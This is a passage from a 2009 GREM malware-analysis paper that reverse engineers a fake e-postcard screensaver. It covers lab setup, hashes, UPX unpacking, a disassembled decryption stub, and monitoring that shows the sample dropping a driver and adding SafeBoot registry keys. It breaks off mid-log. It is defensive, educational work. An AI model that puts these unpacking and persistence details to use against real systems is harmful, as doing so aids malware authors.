Reverse Engineering a Windows “Screensaver” e-Postcard

GREM Gold Certification

Author: Seth Hardy, shardy@aculei.net

Advisor: Dominicus Adriyanto

Accepted: March 26, 2009

Table of Figures

Abstract

In this paper, we will cover the reverse engineering of a Windows Portable Executable (PE) file, claiming to be an e-postcard in the form of a screensaver, that is suspected to be malicious. With no prior information on what the file is or what it is supposed to do, we will use a combination of static and behavioural analysis to identify what the software does and what malicious action it takes against a system. In order to do this in a way that is safe, we will also cover the reversing environment and best practice techniques for handling potentially malicious software. In conclusion, we will summarize the characteristics of the software we’ve identified as malicious.

1. Introduction; About This Practical

It is difficult to write about a sufficiently advanced topic without making some assumptions about the reader. Since the task of finding a “new” malware sample to analyze for this practical was part of the GREM Gold process, and since the author actively works with reverse engineering malware on a day-to-day basis, the sample chosen seems to have been a bit more complicated than the average IRC bot found in most of the published GREM Gold papers!

While taking on a more difficult task isn’t a problem, it does mean that there’s more work to be done for analysis, and that writing down every little detail may be overwhelming and not very useful. For this reason, it was a deliberate choice not to include various information that pads out many other GREM Gold papers that were read for guidance on what to cover. You won’t find pages and pages of output from strings here, or the amount of RAM in the laptop used for running virtual machines. There won’t be line-by-line analysis of every single assembly instruction in the malware sample, and certainly no copy and pasted information on networking protocols.

For the sake of this paper not expanding to hundreds of pages and taking far beyond the allowed timeframe to write, there are some assumptions made on the part of the reader: that she or he is familiar with x86 assembler and machine architecture, knows how to use a debugger and a disassembler, knows how to use network monitoring tools, and knows how to look up well-documented technical information. That being said, in exchange for these assumptions, a focus is put on trying to illustrate higher-level concepts by demonstrating specific examples of them in the code.

There’s a lot to cover here, so hopefully this analysis is as easy to follow along with as possible, while still maintaining a level of technical accuracy and thoroughness beyond what is expected.

2. Reversing Environment

Before we can begin, we have to consider the fact that we’ll be working with software that may likely do any number of dangerous things:

- Infect our system in a way that is difficult to detect;
- replicate itself to other systems in a way that can be traced back to us;
- install a keylogger or other monitoring system;
- send spam, phishing attacks, or other malware;
- delete any and all files, whether intentionally or not;
- …and the list goes on…

Obviously we don’t want to do this on a system that we’re concerned about, such as one we use for every day tasks. Additionally, while we want the system to be disconnected from the Internet, we will want it to be connected to a network so that we can observe any network activity that may be generated.

2.1 Virtualization – Quick and Easy Reversing Environments

The simple solution to satisfy these requirements is virtualization. By creating a virtual machine to use as a reversing system, we are keeping the malware in a contained environment. Virtual machines often have snapshot capability: a capture of the state of a machine at a particular time, with the option to quickly roll back to that state. A known good baseline (i.e. a clean install) can be kept in a snapshot, and we can revert back to that snapshot each time we need to be sure the environment is clean, e.g. while we are working on observing the infection process or moving on to another task.

Virtual machines also have the capability of operating in “host-only” networking mode, that is, the virtual machine monitor will create a network directly between the virtual machine and the host machine, with no connection to the outside world. This will allow us to use monitoring tools on the host machine to observe network traffic destined for the Internet, without any real danger of the malware connecting to real, live systems.

2.2 Virtualization Isn’t Perfect

There are a couple of caveats to using virtual machines for malware analysis, however. The first is that there are many techniques used for detecting whether a program is being run within a virtual machine, and that different kinds of malware will often use this detection as a way of frustrating analysis. Some malware will simply not execute if the presence of a VM is detected; other kinds will take defensive action, such as by deleting itself from the system. The advantages of virtualization (ease of setup, speed to roll back, host-only networking environments with only one machine) warrant giving the analysis a try before moving on to a more complicated lab setup if anti-VM techniques are found.

The second caveat is that virtual machines are not real security boundaries. While (currently) exceptionally rare in the wild, there are techniques that will allow a system to compromise a virtual machine monitor and let the malware “break out” into the host operating system, continuing to cause damage from there. To mitigate this risk, virtualization software should be kept up-to-date with all patches applied, and monitoring for any unusual behavior on the host system done while the reversing work is underway.

2.3 Our Reversing Environment

The dynamic analysis done in this paper is entirely performed in virtual machines.

The guest operating system is Windows XP, fully patched. This is a custom image put together specifically for reversing, which has just the tools needed for analysis installed. After each time malware is run, the image is reverted back to the baseline snapshot.

The host operating system is actually multiple host operating systems, depending on where the work was being done. Most of the work used an Ubuntu Linux host running VMWare Server (initially version 2, then downgraded to version 1 due to stability reasons), although time spent working on the paper on the road used a MacBook running OS X, with Parallels as the virtualization system.

In each case, a virtual network was set up in host only mode. As the configuration for each virtualization system is different, as are the IP ranges, specifics of the configurations are omitted here. The important part is that the virtual machine can only communicate with the host running the virtual machine monitor, and not with the Internet at large (such as in bridged or NAT modes).

The risk of having the virtual network allow malware to communicate with the host operating system as part of the analysis was determined to be acceptable. The reasons for this are that the host systems are kept up to date, have almost no network-accessible services available, and monitoring of network traffic was always done using a network sniffer (in this case, Wireshark).

Certain parts of the static analysis were performed in the host operating system, but only when the risk was decided to be negligible. Specifically, Unix command-line tools were used on the binary on the Ubuntu host operating system after it was determined that the software is a Windows executable. This was decided to be an acceptable risk as the machine is a dedicated malware analysis machine.

3. Initial Static Analysis

3.1 Why Start With Static Analysis?

Why do we start with taking a look at what’s in the program, instead of what it does? This is entirely a matter of preference—usually, we’ll have to go back and forth between the two, using hints from one side of the analysis to help out with getting further on the other side.

Since most malware is protected in some way, taking a peek at the code first can give a good idea of whether the sample is malicious. If it’s packed or encrypted, chances are likely whatever is inside is going to be of interest. Starting with static analysis also is a good opportunity to collect identifying information about the unknown file at the beginning of our analysis, so that we can ensure nothing about our sample has changed at any point during the process.

3.2 Sample Details

The sample is a file named card.scr, shared via a security mailing list (which has policy requiring it to remain unidentified unless necessary). The sample was chosen because (at the time) it was identified as a “new” sample: very few commercial antivirus products detected it as malicious (as demonstrated by Virustotal), and the malicious code itself had not been identified.

The sample claims, via its extension, to be a Windows screensaver file. Windows .scr screensaver files are actually standard Windows Portable Exectuable (PE) files, structurally the same as an .exe. The method of distributing malware through fake screensavers is well known in the malware research community (Wikipedia).

The first step is to gather some baseline information on the file, even if just to reference the file later on. Using standard Linux command-line tools such as ls, md5sum, sha1sum, and file, we can collect information on the file. The file is copied to card.scr.orig so that we can keep it as a baseline in case any modification (e.g. unpacking) needs to be done.

The file is small, at 22k, and the file utility suggests that it appears to be UPX compressed.

```
Error!$ ls -l card.scr.orig
-rw-r--r-- 1 shardy shardy 22016 2008-10-13 13:25 card.scr.orig
$ md5sum card.scr.orig
5a9bd6560ab97fae07607fff7dd8624f  card.scr.orig
$ sha1sum card.scr.orig
dda2191971887ef9112bd05b76eb99a3fa3a46cc  card.scr.orig
$ file card.scr.orig
card.scr.orig: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit, UPX compressed
```

The next step would be to determine whether the sample is packed, but it seems like we already have a good idea that it is. A common tool for detecting what kind of packer is involved is PEiD, but in this case, it doesn't correctly detect the UPX packing. The output from PEiD is displayed in Figure 1; while there is no signature match, it does detect the presence of a packer using entropy, entry point, and fast checking. It also notes that the name of the section where the entry point is located is called UPX1, a good hint that the UPX packer is involved (Tuts4You Forum).




Figure 1: PEiD output on the original sample

Taking a look at the section names and characteristics using the utility objdump is another good way of getting some basic information on the sample. objdump –f will display the file header information, and objdump –h will display the executable section headers.

```
$ objdump –f card.scr.orig

card.scr:     file format efi-app-ia32
architecture: i386, flags 0x0000012e:
EXEC_P, HAS_LINENO, HAS_DEBUG, HAS_LOCALS, D_PAGED
start address 0x1000dd20

$ objdump -h card.scr.orig

card.scr.orig:     file format efi-app-ia32

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 UPX0          00008000  10001000  10001000  00000400  2**2
                  CONTENTS, ALLOC, CODE
  1 UPX1          00005000  10009000  10009000  00000400  2**2
                  CONTENTS, ALLOC, LOAD, CODE, DATA
  2 UPX2          00000200  1000e000  1000e000  00005400  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```

It's pretty clear that this is UPX packed; rather than waste more time doing analysis here, let's see if the UPX unpacker will help out. To make things even simpler, UPX can be installed in Ubuntu with the single command "sudo apt-get install upx".

To decompress a UPX packed sample, we use the –d flag.

```
$ upx -d card.scr
                       Ultimate Packer for eXecutables
  Copyright (C) 1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006,2007
UPX 3.01        Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 31st 2007

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     40960 <-     22016   53.75%    win32/pe     card.scr

Unpacked 1 file.
```

UPX doesn't give any errors, but to confirm that the unpacking worked, we should repeat the previous steps that gather information on the file. Note that the file is overwritten in-place, another reason why having the original around as card.scr.orig is useful.

```
$ ls -l card.scr
-rw-r--r-- 1 shardy shardy 40960 2008-07-02 15:41 card.scr
$ md5sum card.scr
dcd05ea350f153690a136fdf1e227967  card.scr
$ sha1sum card.scr
bce54f64dc78e91da72254e33c9bbde50ee24331  card.scr
$ file card.scr
card.scr: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
$ objdump -f card.scr

card.scr:     file format efi-app-ia32
architecture: i386, flags 0x0000012e:
EXEC_P, HAS_LINENO, HAS_DEBUG, HAS_LOCALS, D_PAGED
start address 0x10001000

sample$ objdump -h card.scr

card.scr:     file format efi-app-ia32

Sections:
Idx Name          Size      VMA               LMA               File off  Algn
  0 .text         00000100  10001000  10001000  00000400  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .data         00009a00  10002000  10002000  00000600  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```

Now that we have the sample unpacked, it’s time to start the real analysis... right?

4. Initial Dynamic Analysis

4.1 Further Decryption

Something’s still not quite right with the sample. It seems like the file is still packed, or at the very least, its contents are encrypted: there’s a small .text section and a larger .data section filled with bytes that are not immediately recognizable as either code or data, shown in Figure 2.




Figure 2: Hexdump of .data segment

While we’re in IDA taking a look at the contents of .data, it’s also easy to see that there’s no import table present, and that the strings have that simple encryption (e.g. byte XOR) “feel” to them: printable characters showing up in strings, but nothing that makes sense.

PEiD insists that the file isn’t packed, as shown in Figure

3.




Figure 3: PEiD after UPX unpacking

Assuming we have another layer of protection here, let's take a look at the code in the .text segment and try to figure it out. Fortunately, it's very simple. Looking at the code in Figure 4, it's easy to see that there are a couple of loops where the data in the .data segment is altered (remember that .data starts at 0x10002000).




Figure 4: .text instructions from OllyDbg

```
100010AF   8B45 FC        MOV EAX,DWORD PTR SS:[EBP-4]
100010B2   50             PUSH EAX
100010B3   C3             RETN
```

However, we don’t even have to waste a lot of time here on understanding what the unpacking algorithm is. At 0x100010AF, certain instructions stand out.

At the beginning of the code (0x1000100D), the start of the .data segment is put into SS:[EBP-4]. So, these instructions act as an unconditional jump to the beginning of .data at location 0x10002000 by moving the location to EAX, pushing it to the stack, and then popping it and jumping to it as part of the RETN instruction.

To quickly verify that this is decrypting the code and running it, we can set a breakpoint at 0x100010B3, and then take a look at the .data section.




Figure 5: .data after decryption (hex)

The contents of .data have definitely changed. Since we now know this is code, we should be looking at a disassembly view.

To do this in OllyDbg, we right click on the dump window, and select “Disassemble”.

Address	Hex dump	Disassembly	Comment
10002000	55	PUSH EBP	
10002001	8BEC	MOV EBP,ESP	
10002003	83EC 40	SUB ESP,40	
10002006	C745 E0 0030001	MOV DWORD PTR SS:[EBP-20],card.10003000	
1000200D	C645 C8 56	MOV BYTE PTR SS:[EBP-38],56	
10002011	C645 C9 69	MOV BYTE PTR SS:[EBP-37],69	
10002015	C645 CA 72	MOV BYTE PTR SS:[EBP-36],72	
10002019	C645 CB 74	MOV BYTE PTR SS:[EBP-35],74	
1000201D	C645 CC 75	MOV BYTE PTR SS:[EBP-34],75	
10002021	C645 CD 61	MOV BYTE PTR SS:[EBP-33],61	
10002025	C645 CE 6C	MOV BYTE PTR SS:[EBP-32],6C	
10002029	C645 CF 41	MOV BYTE PTR SS:[EBP-31],41	
1000202D	C645 D0 6C	MOV BYTE PTR SS:[EBP-30],6C	
10002031	C645 D1 6C	MOV BYTE PTR SS:[EBP-2F],6C	
10002035	C645 D2 6F	MOV BYTE PTR SS:[EBP-2E],6F	
10002039	C645 D3 63	MOV BYTE PTR SS:[EBP-2D],63	
1000203D	C645 D4 00	MOV BYTE PTR SS:[EBP-2C],0	
10002041	E8 EA020000	CALL card.10002330	
10002046	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
10002049	8D45 C8	LEA EAX,DWORD PTR SS:[EBP-38]	
1000204C	50	PUSH EAX	
1000204D	8B4D FC	MOV ECX,DWORD PTR SS:[EBP-4]	
10002050	51	PUSH ECX	
10002051	E8 EA010000	CALL card.10002240	
10002056	83C4 08	ADD ESP,8	
10002059	8945 EC	MOV DWORD PTR SS:[EBP-14],EAX	
1000205C	8B55 E0	MOV EDX,DWORD PTR SS:[EBP-20]	
1000205F	8B45 E0	MOV EAX,DWORD PTR SS:[EBP-20]	
10002062	0342 3C	ADD EAX,DWORD PTR DS:[EDX+3C]	
10002065	8945 F8	MOV DWORD PTR SS:[EBP-8],EAX	
10002068	6A 40	PUSH 40	
1000206A	68 00300000	PUSH 3000	
1000206F	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	
10002072	8B51 50	MOV EDX,DWORD PTR DS:[ECX+50]	
10002075	52	PUSH EDX	
10002076	8B45 F8	MOV EAX,DWORD PTR SS:[EBP-8]	
10002079	8B48 34	MOV ECX,DWORD PTR DS:[EAX+34]	
1000207C	51	PUSH ECX	
1000207D	FF55 EC	CALL DWORD PTR SS:[EBP-14]	
10002080	8945 D8	MOV DWORD PTR SS:[EBP-28],EAX	
10002083	8B55 F8	MOV EDX,DWORD PTR SS:[EBP-8]	
10002086	8B42 54	MOV EAX,DWORD PTR DS:[EDX+54]	

Figure 6: .data after decryption (code)

This looks promising: this may be the real code! In order to save it so that we don’t have to work in OllyDbg each time, we can dump the sections in memory to a file, and then rebuild the PE header around it.

OllyDbg has a plugin, installed by default, called OllyDump. The first thing to do is get EIP to the first instruction in the .data segment by taking one step in the debugger by pressing F8. Once there, by going to Plugins->OllyDump->Dump debugged process, we can dump the memory to a new file. The entry point is now 0x10002000, the start of the decrypted .data, bypassing the decryption code.

Despite being dumped as an .exe, the file can't be run as-is, the PE headers need to be rebuilt. The tool LordPE has the ability to do this quickly and easily: open LordPE, select "Rebuild PE", choose the file, and it's done. We now have a working executable that's decrypted, which is immediately obvious in IDA.

Figure 7: IDA auto analysis (before decryption)

Figure 8: IDA auto analysis (after decryption)

A quick look at the analysis bar in IDA for the malware before and after decryption indicates that we're on the right track. The olive green that makes up most of the encrypted program represents "unexplored" data, i.e. data that IDA can't recognize. This is the entirety of the .data section; the narrow bands of color at the beginning reference the code in .text.

However, once we've decrypted .data, IDA is able to help us out a lot more. The broader bands of blue are functions, and the grey bands are data. There's still unexplored data in there, but now we've got a lot more to start working with.

4.2 Summary – Initial Analysis

We've learned the following from doing our initial static analysis of the sample:

- The program is packed twice, once with UPX, once with an unknown method

- Someone doesn't want us to see what's going on in the code
- PEiD isn't always correct!

We still have a lot more work to do to determine what the sample does.

5. Behavioral Analysis

We’ve now defeated the protection around the code we’d like to look at. But what are we looking for? Before we do any more digging in the code, we can get a hint as to what we should be looking for by running the program and seeing what happens.

5.1 Setting Up The Host

Some of the best hints as to what malware does come from the network traffic it generates. Is it sending spam? Is it sending recorded keystrokes? Is its traffic encrypted? Is it modern botnet software that uses P2P communication, or does it still connect to an ancient IRC server? We want to make sure we can see every bit of communication the software attempts with the outside world.

To do this, we’ll use (on the Linux host operating system) the honeyd virtual honeypot program. Honeyd, in its simplest form, will allow the host operating system to simulate the Internet, listening on any IP and any port.

Honeyd is simple to get running on the host in this mode: all you have to do is specify the interface. In this case, since we are using VMWare host-only networking mode, the appropriate interface is vmnet1. Invoking honeyd with “honeyd –i vmnet1” is all that is necessary; from there, we can use Wireshark on the host system to sniff all traffic on vmnet1.

On the guest OS, we will have to set the system IP and gateway manually in order for the OS to talk to the host. The system IP can be anything on the subnet, while the gateway must be the IP of the host (the internal IP on vmnet1). Once the guest networking is set up, any traffic sent from the guest intended for the Internet will connect to honeyd.

5.2 Infection

The first thing we’ll look for is filesystem changes: any created, altered, or deleted files. This includes the registry as a special case, as any infection will most likely modify the registry to persist beyond a reboot.

To view the filesystem changes, we’ll use the FileMon program, freely available as part of the Windows Sysinternals tools. FileMon will observe any fileystem activity and provide a (very verbose) log of each file access. We can then filter the log on the name of the program we’ve run (in our case, card-dumped.exe) and export it to a comma separated values (CSV) style spreadsheet.

To observe registry changes, we’ll use the RegShot program, another freely available utility. With RegShot, we take a snapshot of the registry before we run the malware, and then a second snapshot afterwards. RegShot will then compare the two snapshots, and provide a readable summary of the differences between the two.

We could also use the RegMon utility also included in the Sysinternals suite, but because it is also very verbose, and because there are a lot of registry accesses as part of normal operation, RegShot is a more useful tool for when we’re looking just for a summary of registry changes.

Here we go: let's run the program and see what happens.

```
1230   6:42:52 PM     card-dumped.exe:1944  CREATE C:\WINDOWS\System32\drivers\Myh32.sys
       SUCCESS Options: OverwriteIf  Access: 00120196
1231   6:42:52 PM     card-dumped.exe:1944  OPEN   C:\WINDOWS\System32\drivers\  SUCCESS Options:
Open Directory  Access: 00100000
1234   6:42:52 PM     card-dumped.exe:1944  WRITE  C:\WINDOWS\System32\drivers\Myh32.sys
       SUCCESS Offset: 0 Length: 26752
1235   6:42:52 PM     card-dumped.exe:1944  CLOSE  C:\WINDOWS\System32\drivers\Myh32.sys
       SUCCESS
```

The first observed behavior is that the executable disappears: apparently, it deletes itself! So where does the malware go (if anywhere, on the disk)? FileMon tells us:

So, in this case, the program has dropped a file on the disk in the C:\WINDOWS\System32\drivers directory. Revering to the VM snapshot and trying a few more times, we can observe that the file name is always different, but follows a certain pattern: three letters, two numbers, ends with the .sys extension.

RegShot also demonstrates how the malware has changed the registry. Running the malware adds 17 keys with 52 values to the registry, and also modifies 4 values. A quick look over the RegShot log can give us an idea of what we should be looking out for on the system:

```
----------------------------------
Keys added:17
----------------------------------
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\Gxh54.sys
